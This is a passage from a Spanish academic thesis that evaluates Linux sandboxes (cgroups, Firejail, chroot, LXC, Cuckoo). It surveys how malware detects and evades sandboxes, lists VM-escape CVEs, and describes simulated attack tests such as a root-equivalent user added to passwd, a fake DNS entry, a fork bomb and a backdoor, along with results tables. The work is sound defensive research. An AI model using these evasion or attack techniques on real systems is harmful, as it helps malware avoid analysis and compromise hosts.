- Monitorizar los accesos por parte del proceso a información sensible del sistema.

4.4 Evasión de Sandbox

En un principio el malware existente carecía de complejidad, pero a medida que ha avanzado el tiempo los ciberdelincuentes han desarrollado malware más sofisticado, siendo contrarrestado en cierta medida por muchas medidas de seguridad, como antivirus, sistemas de detección de intrusos (IDS, del inglés *Intrusion Detection System*), o la estudiada en este trabajo. En cierta medida los cibercriminales han ido desarrollando formas de detectar la existencia de dichas herramientas de seguridad, así como técnicas para evadirla y poder llevar a cabo sus actividades maliciosas.

En este apartado se comentan las diferentes técnicas desarrolladas por los atacantes expertos para poder detectar y evadir los Sandbox. Finalmente, se aportarán una serie de contramedidas para evitar que los atacantes consigan vulnerar la seguridad del sistema [22], [23].

4.4.1 Técnicas de detección

En primer lugar, se describen las principales técnicas utilizadas por el malware para detectar que el código malicioso se está ejecutando dentro de un Sandbox, para así evitar mostrar las acciones maliciosas que realiza y que el usuario se percate de la existencia de estas.

4.4.1.1 Interacciones del usuario

Un Sandbox suele utilizarse para probar aplicaciones potencialmente peligrosas y comprobar así la presencia de malware en él. Por lo tanto, requiere de una nula o escasa interacción con el usuario, ya que se ejecuta el proceso en él y se visualiza las acciones que este realiza. Por ello, el programa malicioso suele tratar de detectar los siguientes tipos de interacciones entre el usuario y el equipo:

- Pulsaciones de teclas.
- Comprobación de velocidad y frecuencia de pulsaciones del ratón.
- Cambios en la interfaz.

4.4.1.2 Tiempo encendido

Otro método muy simple que permite dar indicios acerca de sí el entorno en el que se ejecuta la aplicación se encuentra dentro de un Sandbox es la comprobación del tiempo de encendido del equipo, así como el tiempo que ha transcurrido desde la última interacción del usuario con el sistema.

Con esto se puede comprobar sí el proceso se está ejecutando fuera de un Sandbox debido a que en

este caso se espera que exista mucha actividad del usuario con el sistema, por lo que normalmente la última interacción del usuario con el sistema será reciente y el tiempo de encendido será propenso a ser grande, al contrario de sí se encontrase en un Sandbox.

4.4.1.3 Huella digital del Sandbox

Los Sandbox están diseñados para replicar de la mejor manera posible a un sistema real, sin embargo, no suelen ser exactamente iguales, por lo que existen modos de detectar estas diferencias. Estas diferencias suelen residir en ficheros de configuración, información del sistema, procesos, registros, servicios o adaptadores de red. Usualmente, el malware suele tratar de investigar acerca de los siguientes puntos clave:

- Dispositivos conectados: Trata de buscar controladores instalados o dispositivos externos conectados al sistema, como puede tratarse un USB o impresoras, pues la falta de estos puede indicar que el programa está siendo ejecutado en un Sandbox.
- Procesos y servicios ejecutados: Normalmente el software de virtualización, que puede ser utilizado como un Sandbox, posee servicios o procesos que son ejecutados para su funcionamiento. Por lo tanto, la detección de algunos de estos servicios o procesos indicaría la existencia de un Sandbox.
- Ficheros y registros: Similar al caso anterior con la diferencia de que en este caso se trata de buscar ficheros y registros que son característicos de un sistema operativo o de un Sandbox.
- Número de procesadores: El malware puede tratar de buscar diferencias entre el sistema virtual y el físico. También, suele ser usual que un Sandbox use uno o dos procesadores, por lo que la detección de esta cantidad de procesadores podría indicar la presencia de un entorno aislado.
- Tamaño y nombre del disco: El tamaño asignado al disco virtual del entorno puede dar indicios sobre la ejecución del código dentro de un entorno aislado.
- Dirección MAC: Existe software que al virtualizar el sistema operativo crea interfaces de red virtuales a las cuales asigna una determinada dirección MAC, normalmente siguiendo un patrón en concreto y que denota que dicha MAC pertenece a un entorno virtual.

Por otra parte, se debe recalcar la existencia de herramientas como Pafish [24], que permiten conocer los valores del sistema anteriormente nombrados y que indica sí dicha herramienta está siendo ejecutada en un Sandbox.

4.4.1.4 Comprobación del hardware

Algunos malware también tienen la posibilidad de comprobar valores asociados a datos del hardware, como puede ser la temperatura a la que se encuentra el sistema o si el sistema está siendo recargado,

entre otros. Este tipo de indicios puede indicar que el malware se encuentre en un entorno aislado del real.

4.4.2 Técnicas de evasión

Al igual que los investigadores tratan continuamente de mejorar y crear nuevas técnicas de defensa, los atacantes crean, a medida que transcurre el tiempo, malwares cada vez más sofisticados y nuevos métodos de ataques más complejos, rompiendo así las nuevas medidas de seguridad.

Como no puede ser menos, para la tecnología estudiada en el trabajo también existen métodos que permiten evadirla para poder llevar a cabo el objetivo final del malware, que no es más que infectar un sistema para efectuar sus acciones malintencionadas.

A continuación, se nombran alguna de las técnicas usadas por estos atacantes para evadir esta tecnología.

4.4.2.1 Ocultación de Sandbox

La ocultación de la ejecución del código malicioso dentro de un Sandbox es el principal método al que recurren los creadores de malware para evadirlos. Para ello crean malware capaz de detectar sí se está ejecutando dentro de un entorno aislado, para así ocultar su comportamiento ilegítimo.

Con esta técnica se consigue ejecutar el programa con código malicioso, pero sin mostrar dichas acciones malintencionadas, haciendo creer al usuario que este programa no contiene nada peligroso para el sistema. Mediante esta ocultación de sus actividades se gana la confianza del usuario para que así este lo ejecute en el entorno real.

Existen numerosos malware basados en esta técnica para evitar ser detectados. A continuación, se enumeran una serie de malware basados en este tipo de técnica:

- **BadPatch** [25]: Trata de detectar sí se está ejecutando en una máquina virtual obteniendo información sobre el nombre del disco, la BIOS e información de la placa base.
- **Dyre** [26]: Detecta sí se encuentra en un Sandbox mediante la inspección de los procesos y los registros.
- **OopsIE** [27]: Trata de comprobar la temperatura del sistema para ver sí se está ejecutando en un entorno virtual.
- **ROKRAT** [28]: Detecta sí se encuentra en un Sandbox mediante la búsqueda de librerías.

4.4.2.2 Detección de interacciones del usuario

Como se comentó en el apartado 4.4.1 existen métodos que se basan en la detección de interacciones

del usuario con el sistema. En este caso, una vez se ejecuta el código maligno éste no realiza ninguna acción peligrosa, sino que se mantiene a la espera de que el usuario interaccione de una manera concreta con el sistema para que este código malicioso sea ejecutado.

Dos malwares que se basan en esta técnica son:

- **FIN7** [29]: Utiliza una imagen adjuntada en un documento, y este malware es solo activado cuando un usuario realiza una pulsación doble sobre dicha imagen.
- **BaneChant** [30]: Espera a que se produzcan un número determinado de pulsaciones para comenzar a ejecutar sus acciones malintencionadas.

4.4.2.3 Inicio aplazado

Otra técnica usada para poder evadir un Sandbox es la ejecución del malware tras esperar un determinado tiempo, o que se ejecutan solo en ciertos días o a ciertas horas.

A partir de esta definición nacen dos técnicas:

- **Sleep**: Esta técnica espera un cierto tiempo tras la ejecución del programa para ejecutar sus actividades. Esté asociada a la técnica del sistema Linux denominada “sleep” [31].
- **Delay**: Esta técnica es similar a la técnica nombrada anteriormente, realizando durante el tiempo de espera acciones sin maldad para simular que realiza acciones benignas, además de tratar de detectar interacciones por parte del usuario con el sistema.
- **Time attacking**: Esperan a la llegada de una hora o día en concreto para ejecutar sus acciones maliciosas.

Un malware que utiliza alguna de estas técnicas es Ursnif [32] que espera 30 minutos tras su ejecución para llevar a cabo sus acciones malignas.

4.4.2.4 Escape de máquinas virtuales

Las máquinas virtuales son entornos virtuales aislados que permiten simular el funcionamiento de un ordenador, para el cual se utiliza hardware virtual y que permite el uso de un sistema operativo en él. El sistema operativo que se ejecuta dentro de la máquina virtual se encuentra aislado del sistema anfitrión y no debería de existir forma de interactuar con él desde la máquina virtual.

El escape de una máquina virtual es el proceso de romper este aislamiento, y poder así interactuar con el sistema operativo anfitrión desde la máquina virtual. A continuación, se describen vulnerabilidades que permiten escapar de una máquina virtual:

- Se puede realizar una denegación de servicio debido a una vulnerabilidad que permite escribir fuera de los límites y que es provocado por archivos de sombreado especialmente diseñados (TALOS-2019-0757) [33]. Además, si el equipo anfitrión usa una tarjeta gráfica de NVDIA [34], la denegación de servicio se puede convertir en una ejecución arbitraria de código, permitiendo ejecutar dicho código en el sistema anfitrión (TALOS-2019-0779) [35]. Esta vulnerabilidad afecta al software de virtualización de VMware [36].
- La vulnerabilidad CVE-2015-6240 [37] permite escapar de una jaula creada mediante la herramienta Chroot debido a la posibilidad de acceder a ficheros externos del entorno virtual a través de enlaces simbólicos.
- La vulnerabilidad CVE-2017-5123 [38] permite aprovechar un fallo en una función de Linux en las versiones 4.12 y 4.13 que realizar un escalado de privilegios y escape de un contenedor Docker.

4.4.3 Contramedidas

Hoy en día existen diferentes tipos de contramedidas a los métodos de detección y evasión nombrados en los apartados anteriores. Estas técnicas tratan de reducir el número de malware que es capaz de eludir su detección frente a un Sandbox como Cuckoo Sandbox, consiguiendo evadirse de los entornos virtuales.

Para las técnicas de detección mencionadas, ciertos Sandbox permiten la configuración de registros, ficheros, información del sistema, etc. con el fin de ocultar su entorno de modo que el malware no pueda detectar indicios de que se encuentra en un entorno virtualizado. Además, algunas herramientas dan la posibilidad de simular interacciones entre el usuario y el sistema como pulsaciones de teclas o del ratón para así engañar al malware.

Para contrarrestar los ataques asociados a un inicio retardado de la ejecución de las acciones maliciosas se pueden llevar a cabo las siguientes acciones:

- Cambiar la hora del sistema con el fin de que se avance en el tiempo para engañar al malware y que este realice sus acciones malintencionadas.
- Por otra parte, al ejecutarse un programa y ver que este no realiza ninguna acción, proporciona indicios de que pueda poseer actividad maliciosa en él, provocando así que se monitorice su ejecución.

Además, existen herramientas como pinVMShield [39], que permite engañar al malware, para así evadir las técnicas de detección de máquinas virtuales y Sandbox.

5 TECNOLOGÍAS

A continuación, describen las herramientas utilizadas para el despliegue de los diferentes tipos de Sandbox, con el objetivo de presentar la batería de pruebas realizadas.

5.1 Cgroups

Los grupos de control, abreviados como Cgroups [40], es una funcionalidad que se encuentra en el kernel de Linux y que permite limitar, aislar y priorizar los recursos del sistema como pueden ser la memoria, el acceso a la red o la CPU, sin la necesidad de crear una máquina virtual.

Cgroups se trata de un grupo de procesos que tienen establecidos unos determinados límites y uso de los recursos en función del grupo. En función del grupo, se puede determinar una serie de usos que son:

- Registrar: Permite llevar la contabilidad de los recursos.
- Limitar: Restringir la máxima asignación de recursos.
- Priorizar: Intenta asignar recursos en función de valores de prioridad permitiendo así que algunos procesos accedan prioritariamente a determinados recursos.
- Aislar: Proporciona diferentes puntos de vista de los recursos del sistema para los procesos.

En la *Figura 3* se puede apreciar como la herramienta cgroups asigna una serie de recursos, como son la memoria, la CPU, el acceso a la red, y la entrada y salida del disco, a un grupo de control.



Figura 3. Asignación de recursos de Cgroups [41].

Existen muchos programas que utilizan Cgroups, como Docker, LXC o Firejail, siendo estos dos últimos descritos en este documento.

5.2 Firejail

Firejail se encuentra escrito en C y puede ser ejecutado en cualquier equipo que use un núcleo de Linux con versión 3.x o posteriores. Se trata de un programa que permite restringir el entorno de ejecución de los programas que son potencialmente peligrosos, utilizando otras herramientas como Namespaces [42] y Seccomp. Para cumplir su objetivo, permite que un proceso y todos los que este pueda crear tenga una visión propia de los recursos del núcleo [43]. Permite crear un sandbox para cualquier proceso, ya sean servidores, o aplicaciones gráficas entre otros.

Esta herramienta se basa en el uso conjunto de funcionalidades de seguridad existentes en el núcleo de Linux. El programa configura estas funcionalidades y espera en segundo plano. Las tecnologías usadas para crear el Sandbox son: Namespaces, Chroot, Seccomp, "Capabilities", AppArmor y SUID, que son los permisos de acceso que pueden asignarse a los ficheros.

Para las pruebas realizadas con esta herramienta se incluye una funcionalidad del núcleo de Linux llamada Seccomp, y descrita a continuación.

5.2.1 Seccomp

Seccomp [44], cuyo nombre proviene de las palabras "Secure Computing Mode", viene incorporado con el núcleo de Linux desde el año 2005, y se trata de una funcionalidad de seguridad del kernel de Linux. Esta restringe las llamadas al sistema que un proceso puede realizar y en caso de que se realice alguna distinta, termina el proceso. Las llamadas al sistema permitidas son:

- write()
- read()
- sigreturn()
- exit()

Como se ha comentado anteriormente, cuando se intenta realizar una llamada al sistema, no nombrada anteriormente, el proceso termina inmediatamente pues esto mejora la seguridad del sistema ya que cualquier fallo que ocurra es propenso a provocar errores en el sistema.

Por otra parte, con esta herramienta, no se obtiene ninguna advertencia sobre la finalización del proceso debido al intento de realizar una llamada al sistema no autorizada. Además, como las llamadas al sistema que se permiten requieren del uso de la memoria para escribir ciertos datos, es necesario inspeccionar los argumentos utilizados para las llamadas al sistema para comprobar que no trata de realizar ninguna acción maliciosa.

Existe una extensión de Seccomp, denominada Seccomp-bpf que permite el filtrado de las llamadas del sistema usando políticas implementadas basadas en las reglas *Berkeley Packet Filter* [45]. Se encuentra disponible desde la versión 3.5 de Linux. Esta extensión de Seccomp es la utilizada por

Firejail.

Estos filtros son usados para permitir o denegar un conjunto de llamadas del sistema, así como para filtrar argumentos de estas llamadas. Cuando un proceso ejecuta una llamada del sistema prohibida, el filtro genera una señal para que el gestor de señales simule una llamada no permitida al sistema.

5.3 Chroot

Chroot [21] se trata de una herramienta implementada en los sistemas Linux desde 1982, que permite cambiar el directorio raíz para un proceso que se está ejecutando a otro directorio especifico, mediante lo cual se consigue la creación de una jaula o "jail".

El programa percibe el árbol de directorios dado como su directorio raíz, impidiendo el acceso a aquellos ficheros que se encuentren fuera del nuevo directorio raíz. Esta herramienta únicamente funciona para proteger el sistema de ficheros, pero no protege otros recursos como pueden ser la memoria o los puertos de red.

En la *Figura 4* se puede apreciar cómo se encuentra el árbol de directorios del sistema una vez creado un entorno restringido. Una nueva aplicación puede ser ejecutada dentro de este nuevo árbol de directorios simulando así un nuevo directorio raíz para este, evitando así su acceso a directorios fuera del entorno.



Figura 4. Árbol de directorios usando Chroot.

5.4 Capabilities

En los sistemas Linux existen privilegios de usuario para determinar las acciones que los procesos pueden realizar, diferenciándose entre dos tipos, procesos con y sin privilegios. El primero de ellos se refiere a los procesos con permisos de superusuario y el resto se engloban en el segundo grupo [46].

Los procesos con privilegios pueden sobrepasar cualquier restricción del kernel mientras que los procesos sin privilegios están sujetos a las credenciales del proceso, siendo estos normalmente el identificador de usuario efectivo (UID, del inglés *User Identification*), el identificador de grupo efectivo (GID, del inglés *Group Indentification*) y una lista suplementaria de grupos.

Desde la versión 2.2 del núcleo de Linux, los privilegios asociados a los superusuarios se distinguen en diferentes unidades llamadas "capabilities" con el fin de dividir el poder de un superusuario en privilegios específicos, de modo que, si se vulnera un proceso que posee una serie de "capabilities", el daño potencial es limitado en comparación con el mismo proceso que se ejecuta como superusuario.

Las "capabilities" permiten conceder a un proceso los privilegios que sean necesarios para su ejecución, sin la obligación de otorgar todos los permisos asociados a un superusuario. Debido a la granularidad que esta funcionalidad proporciona, se puede ejecutar tareas privilegiadas únicamente con los privilegios mínimos requeridos. Esta herramienta es usada comúnmente para entornos de virtualización como LXC o Docker, con el fin de restringir las capacidades usadas a la hora de crear un contenedor.

5.5 Cuckoo Sandbox

Se trata de un proyecto nacido en 2010, y que destaca por ser Open Source [47]. Es una herramienta que permite el análisis automático del malware. Al igual que el resto de Sandbox nos protege de las actividades maliciosas que puedan ejecutar, pero además nos otorga un reporte detallado acerca del comportamiento tras su ejecución.

Para ejecutar la batería de pruebas en este entorno, se requiere de la instalación de un entorno de virtualización, siendo VirtualBox el elegido en este caso, para la realización de las pruebas en un entorno aislado. Tras su ejecución, Cuckoo Sandbox nos proporciona un análisis completo de las acciones llevadas a cabo por el código con el objetivo de poder examinar su comportamiento.

5.6 LXC

Los contenedores de Linux (LXC) se tratan de una herramienta que permite la virtualización a nivel del sistema operativo, también llamadas virtualización basadas en contenedores, para así ejecutar diferentes sistemas Linux aislados donde ejecutar diferentes aplicaciones en un único núcleo de Linux [48].

Para ello, utiliza diferentes herramientas existentes en el núcleo de Linux, como son las herramientas seccomp, SELinux, AppArmor y Namespaces [42], con lo que permite crear estos entornos.

En la *Figura 5* se muestra la arquitectura de la herramienta LXC. En ella se muestra como LXC se apoya en el núcleo de Linux para la creación de los entornos virtuales, pues todos los contenedores usan el mismo núcleo que el sistema operativo, sin virtualizar el hardware. Estos contenedores poseen su propia memoria, sistema de ficheros, procesos, etc.



Figura 5. Arquitectura de LXC.

5.7 Módulos de seguridad del kernel de Linux

El núcleo de Linux posee un proyecto denominado Módulos de Seguridad de Linux (LSM, del inglés *Linux Security Module*) cuyo principal objetivo es el de añadir un módulo de seguridad al núcleo de Linux. Este proyecto surge de otros proyectos, entre los cuales se encuentran SELinux y AppArmor que se describen en los siguientes apartados [21].

En la *Figura 6* se puede ver el funcionamiento del módulo LSM dentro del núcleo de Linux. Este se basa en la existencia de *hooks*, que son llamadas al módulo, que se realizan cuando una llamada del sistema a nivel de usuario va a dar acceso a un elemento interno del núcleo. Estos *hooks* son ejecutados cuando una aplicación realiza una llamada al sistema, para así, poder gestionar la seguridad del núcleo mediante el control de acceso a los recursos.



Figura 6. Funcionamiento de LSM

5.7.1 AppArmor

Es un mecanismo MAC (Control obligatorio de acceso, del inglés *Mandatory Access Control*) que limita la capacidad de los procesos de realizar llamadas al sistema, pues el núcleo se comunica con esta herramienta para conocer si el proceso puede realizar la llamada al sistema que desea, restringiendo de esta forma las llamadas al sistema que un proceso puede realizar.

AppArmor al igual que SELinux se basa en la aplicación de reglas para conocer los permisos de acceso al sistema, pero AppArmor aplica dichas reglas a procesos determinados variando en función de la ruta en la que se encuentra el programa instalado.

5.7.2 SELinux

SELinux (del inglés, *Security-Enhanced Linux*) se trata al igual que AppArmor de un mecanismo MAC en el que se apoya el núcleo del sistema para saber sí un programa posee los permisos necesarios para realizar una llamada al sistema determinada.

SELinux otorga permisos en función del contexto de seguridad en el que se ejecuta un determinado proceso. Este contexto se encuentra definido por la identidad del usuario que ejecuta el proceso, así como el rol y el dominio en el que se encuentra este en el momento de ejecutar el proceso.

6 PRUEBAS

La inspiración existe, pero tiene que encontrarte trabajando.
-Pablo Ruiz Picasso-

En el presente capítulo se expone las pruebas asociadas al trabajo. A lo largo del capítulo se describe la batería de pruebas creada, que posteriormente es ejecutada en los Sandbox desplegados.

6.1 Diseño de las pruebas

En este apartado se explica el diseño de la batería de pruebas. A continuación, se procede a describir las pruebas e indicar las acciones que se realizan en ellas:

- **Delete_file**: Se apoya en la función get_random_file para obtener un fichero aleatorio de un directorio dado, tratando de borrar dicho fichero. Mediante esta prueba se simula un ataque de denegación de servicio.
- **AES_encrypt**: Al igual que la anterior prueba, se apoya en la misma función para obtener un fichero aleatorio de un directorio determinado, teniendo esta prueba como objetivo el intento de modificación de un fichero, con el fin de cifrar la información que este posee. Con esta prueba se trata de simular el malware de tipo ransomware.
- **Root_file**: Trata de modificar ficheros con permisos de superusuario como passwd, shadow, group y gshadow, para añadir un usuario con mismo UID y GID que el usuario root, sin contraseña para poder obtener permisos de superusuario en el sistema.
- **Set_false_dns**: Trata de modificar un fichero para el que se requiere de permisos de superusuario, en este caso se trata del fichero resolv.conf el cual es usado para establecer el servidor DNS. Con la modificación de este fichero se puede establecer un servidor DNS ilegítimo.
- **Wabbit_virus**: Esta función trata de simular una bomba fork mediante la creación de una gran cantidad de procesos hijos para tratar de reducir el rendimiento del equipo, con la intención de llegar a provocar el bloqueo del equipo.
- **Process**: Crea 5 procesos que son eliminados aleatoriamente y simular así la interrupción de procesos que están ejecutándose en el sistema.
- **Backdoor**: Esta prueba trata de simular un troyano. Cuando esta función es ejecutada trata de conectarse a un servidor externo, creado a partir del código Server.py del *Anexo B*, intentando descargarse un fichero y dando acceso al sistema al atacante.
- **Exhaust_disk**: Esta función primero trata de obtener el espacio restante en el disco para posteriormente tratar de crear un fichero de dicho tamaño con el fin de agotar el espacio del disco.

- **Exhaust_memory**: Trata de agotar la memoria disponible en el sistema.
- **John:** Ejecuta la herramienta *John The Ripper* [49] para intentar obtener las contraseñas de los usuarios del sistema, que posteriormente pueden ser utilizadas para obtener acceso al equipo, por ejemplo, a través del servicio SSH.
- **Change_variable**: Esta prueba se apoya en el código *programa.c* del *Anexo B*. A través de este código se crea un ejecutable que es lanzado el cual posee una variable que es impresa por pantalla, y mientras está siendo ejecutado se lanza esta prueba que trata de modificar dicha variable. Con esto se simularía la posibilidad de que un código malicioso pudiera modificar el funcionamiento de otros procesos que son ejecutados en el sistema.

En la *Figura 7Figura 7* se puede observar el orden seguido por las pruebas anteriormente descritas.



Figura 7.Orden de las pruebas.

6.2 Resultados

A continuación, se muestran los resultados obtenidos tras la ejecución del código malicioso dentro de cada Sandbox. Los resultados son obtenidos tras la comprobación de sí las pruebas consiguen realizar sus actividades maliciosas y dañar al sistema operativo anfitrión.

Las configuraciones usadas tratan de minimizar todo el daño que las pruebas puedan realizar al sistema, en función de las características de cada herramienta. La instalación y configuración de cada Sandbox se puede observar en el *Anexo A*. Antes de ejecutar las pruebas para cada herramienta, se ha comprobado que no interfiere ninguna otra herramienta de seguridad del sistema que pueda modificar el resultado obtenido.

Los resultados que se han obtenido al ejecutar la batería de pruebas sobre los diferentes Sandbox son las siguientes:

6.2.1 Cgroups

Tabla 1. Resultado de la ejecución de las pruebas usando Cgroups.

Prueba	Descripción	Resultado
Backdoor	Permite aplicar un límite de uso de la red, pero no permite desactivar su uso completo.	✗
Root_file	Permite limitar la velocidad de lectura o escritura, pero no permite desactivar su uso completo.	✗
John	Al permitir la lectura o escritura de ficheros, permite el acceso a los ficheros necesarios para que pueda ser ejecutado y así conseguir las contraseñas de los usuarios.	✗
Delete_file	Al no restringir el acceso a los ficheros, no niega la posibilidad de borrado.	✗
Set_false_dns	Al no restringir el acceso a los ficheros, no niega la posibilidad de modificación.	✗
process	No restringe la posibilidad de crear e interrumpir procesos que están siendo ejecutados.	✗
Exhaust_memory	Permite la limitación de la memoria usada por las pruebas, haciendo imposible el agotamiento de la memoria disponible.	✓

Exhaust_disk	Al restringir la velocidad a la que se puede escribir o leer ficheros se hace inviable el agotamiento de la memoria del disco, debido a que dicho proceso toma una gran cantidad de tiempo.	✓
Change_variable	No otorga la posibilidad de impedir la modificación de procesos que están siendo ejecutados.	✗
AES_Encrypt	Al no restringir el acceso a los ficheros, no niega la posibilidad de borrado y escritura de un nuevo fichero.	✗
Wabbit_virus	Permite la limitación de la CPU usada por lo que el proceso no puede consumir toda la CPU disponible.	✓

6.2.2 Firejail y Seccomp

Tabla 2.Resultado de la ejecución de las pruebas usando Firejail y Seccomp.

Prueba	Descripción	Resultado
Backdoor	Al ejecutar el Sandbox se puede deshabilitar la posibilidad de que la jaula no tenga acceso a la red. Si esta no se elimina solo se tiene acceso al entorno creado.	✓
Root_file	Al crear un nuevo entorno no permite el acceso a los ficheros del entorno real, así que el superusuario creado no tiene validez en el entorno real.	✓
